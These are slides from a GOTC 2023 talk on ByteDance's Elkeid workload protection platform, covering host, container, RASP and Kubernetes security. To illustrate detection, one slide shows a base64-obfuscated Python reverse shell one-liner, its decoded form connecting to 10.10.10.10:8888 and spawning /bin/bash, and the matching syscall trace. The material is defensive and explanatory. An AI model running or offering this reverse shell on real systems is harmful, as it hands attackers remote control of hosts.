



GOTC 2023

全球开源技术峰会


THE GLOBAL OPENSOURCE TECHNOLOGY CONFERENCE

OPEN SOURCE, INTO THE FUTURE

「分论坛标题」专场

生产环境下多工作负载安全建设实践

陈越 2023年05月28日



“ 陈越

Elkeid 负责人，字节跳动 CWPP
负责人，长期专注于反入侵领域。

”

Evolution of Workload Abstractions

Physical

- Monolithic applications
- Physical servers as unit of scaling
- Lifespan of years

Virtual Machines

- Hypervisor virtualizes the hardware
- VMs as unit of scaling
- Months to years

Containers

- Virtualizes the OS
- Applications/services as unit of scaling
- Minutes to days

Serverless

- Virtualizes the application runtime
- Resources as unit of scaling
- Seconds to minutes

Source: Gartner

716192_C

Evolution of Workload Abstractions

Physical

- 反入侵需求;
- 审计, 合规需求;
- 操作系统层资产管理需求;
- 风险感知需求: 漏洞, 基线, 暴露面感知。

Virtual Machines

- 虚拟化提高了业务灵活度, 安全风险相对提高;
- 其他需求整体与物理机保持一致。

Containers

- 传统主机安全能力开始部分失效;
- 传统网络安全能力开始部分失效;
- 容器与容器集群本身也引入了新的风险: 如镜像安全, 容器集群的反入侵。

Serverless

- 追求轻量化, 快速迭代, 基于白名单、非云原生的方案大多数都开始失效;
- 安全运营压力增加: 入侵调查与溯源困难;
- 合规和风险发现压力增加: 生命周期很短, 无法有效感知

理想情况: 并不独立的解决某一个 Workload 的风险, 而是将多种混合的 Workload 其视作一个整体来看。



伴随着复杂度提升, 对安全能力的要求也越来越高, 如: 反入侵, 威胁溯源与止损, 风险发现等。

Source: Gartner
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The Same Agent


我们将**主机安全，容器安全，RASP，阻断于响应能力，追溯能力**通过插件的形式集成在一个Agent上，既可以通过宿主机部署保护宿主机与之上的容器；也可以云原生方式部署。



The Same Platform

并不是不同产品的拼接，而是**原生的一套架构**，带来的优势便是各方信息都可以自然的关联与组合；运维运营压力也会由此降低。

- 1. syscall 级别信息采集
- 2. 内核态 rootkit 检测
- 3. 性能损耗极低
- 4. 天然支持容器



- 1. 插件管理, 调度
- 2. 负责与 server 通信

- 1. 支持 Java/Python/Golang/Node.js
- 2. 性能损耗极低
- 3. 业务无需重启

在高负载情况下，
端上整体性能占用
能小于1%单核；内
存占用能小于
70MB；

经过长时间多环境验证；

- ◆ 百万级验证的内核态方案；
- ◆ 采集能力丰富度大约为非内核态的10倍；
- ◆ 性能占用约为非内核态的1/10；
- ◆ 具备内核态后门对抗与检测能力。

在2006年甚至更早就存在APT组织使用内核态后门进行隐藏；目前很多挖矿等常见恶意组织使用内核态后门进行对抗；该技术门槛比想象的低，目前整体已经是的“魔高一尺”；Ring0层对抗迫在眉睫。


不仅原生兼容容器内信息采集，采集丰富度远远超出传统方案，如：DNS请求，权限变更，文件创建，进程创建等不仅可以做到实时捕获，采集内容也不局限于syscall 参数。


```
python -c "exec(__import__('base64').b64decode(__import__(
'codecs').getencoder('utf-8')('aW1wb3J0IHVY2tldCAgICAgLCA
gICAgICBzdWJwcm9jZXRzICAgICAgICAgICAgICAgIG9zICAgICAgICA7ICAgI
CAgICBob3N0PSlXMCAyMjcucMjkuMjQzIiAgICAgICAgICAgICAgcG9
ydD04ODg4ICAgICAgICAgICA7ICAgICAgICBzPXNvY2tldC5zb2NrZXQoc29ja
2V0LkFGX0lORVQgICAgICwgICAgICAgc29ja2V0LlNlQ0tFU1RSRUFNKSA
gICAgICAgICAgICAgICAgcyc5b25uZW50KChob3N0ICAgICAgICAgICAgI
HBvcnQpKSAgICAgICAgICAgICAgICAgb3MuZHVwMihzLmZpbGVubygpICA
gICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
W5vKCKgICAgICwgICAgICAgICAgMSkgICAgICAgICAgICAgICAgICAgICAg
icy5maWxlbn8oKSAgICAgLCAgICAgICAgICAgICAgICAgICAgICAgICAgIC
D1zdWJwcm9jZXRzLmNhbGwoIi9iaW4vYmFzaCIp')[0]))"
```



```
1 import socket, subprocess, os;
2 host='10.10.10.10';
3 port=8888;
4 s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
5 s.connect((host,port));
6 os.dup2(s.fileno(),0);
7 os.dup2(s.fileno(),1);
8 os.dup2(s.fileno(),2);
9 p=subprocess.call(['/bin/bash'])
```

```
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(8888),
dup2(3, 0) = 0
dup2(3, 1) = 1
dup2(3, 2) = 2
pipe([4, 5]) = 0
fcntl(4, F_GETFD) = 0
fcntl(4, F_SETFD, FD_CLOEXEC) = 0
fcntl(5, F_GETFD) = 0
fcntl(5, F_SETFD, FD_CLOEXEC) = 0
clone(strace: Process 2280077 attached
child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_C
[pid 2280077] set_robust_list(0x7f1ce0e0d8a0, 24) =
[pid 2280077] getpid() = 2280077
[pid 2280075] close(5) = 0
[pid 2280077] close(4) = 0
[pid 2280075] mmap(NULL, 1052672, PROT_READ|PROT_WRI
[pid 2280075] read(4, <unfinished ...>
[pid 2280077] execve("/bin/bash", ["/bin/bash"], [/*
[pid 2280075] <... read resumed> "", 1048576) = 0
[pid 2280075] mremap(0x7f1cdf11b000, 1052672, 4096,
[pid 2280077] <... execve resumed> ) = 0
```


Elkeid RASP(Runtime Application Self-protection)



Elkeid RASP(Runtime Application Self-protection)



Elkeid K8s Auditing Security




Core Components


- INPUT 数据输入层, 社区版仅支持Kafka
- RULEENGINE/RULESET 对数据进行检测/外部数据联动/数据处理的核心组件
- OUTPUT 数据输出层, 社区版仅支持Kafka/ES
- SMITH_DSL 用来描述数据流转关系

Application Scenarios


- Simple HIDS




- IDS Like Scenarios




- Multiple input and output scenarios



- 内置多种高性能算子;
- 支持多维度测试, debug;
- 有用户, workspace, project等多维度管理;
- 支持自定义插件;





The screenshot displays the 'Alert overview' section of the 'Cloud workload protection platform' console. The interface includes a sidebar with navigation options like 'Overview', 'Resource center', and 'List of alerts'. The main content area shows a summary of alerts: 7 Pending alerts (0 Emergency, 7 High risk, 0 Medium risk, 0 Low risk), 0 Handled alerts, and 0 Number of whitelist rules. Below this is a table of alert content with columns for Alert name, Affecting assets, Alert type, Level, Status, Time of occurrence, and Operation.

Alert name	Affecting assets	Alert type	Level	Status	Time of occurrence	Operation
Reverse shell	IZ14nb1v4nrz6k1ki9jsupZ Intranet 10.0.0.212	Code execution	High risk	Pending processing	2023-04-10 20:33:08	Abstract Processing
Reverse shell	IZ14nb1v4nrz6k1ki9jsupZ Intranet 10.0.0.212	Code execution	High risk	Pending processing	2023-04-10 20:33:08	Abstract Processing
Reverse shell	IZ14nb1v4nrz6k1ki9jsupZ Intranet 10.0.0.212	Code execution	High risk	Pending processing	2023-04-10 20:32:23	Abstract Processing
Reverse shell	IZ14nb1v4nrz6k1ki9jsupZ Intranet 10.0.0.212	Code execution	High risk	Pending processing	2023-04-10 19:52:06	Abstract Processing
Reverse shell	IZ14nbaus3n077bpocic8yZ Intranet 10.0.0.211	Code execution	High risk	Pending processing	2023-04-10 19:13:28	Abstract Processing
Reverse shell	IZ14nbaus3n077bpocic8yZ Intranet 10.0.0.211	Code execution	High risk	Pending processing	2023-04-10 18:59:50	Abstract Processing
Reverse shell	IZ14nbaus3n077bpocic8yZ Intranet 10.0.0.211	Code execution	High risk	Pending processing	2023-04-10 18:59:22	Abstract Processing

THANKS

<https://github.com/bytedance/Elkeid>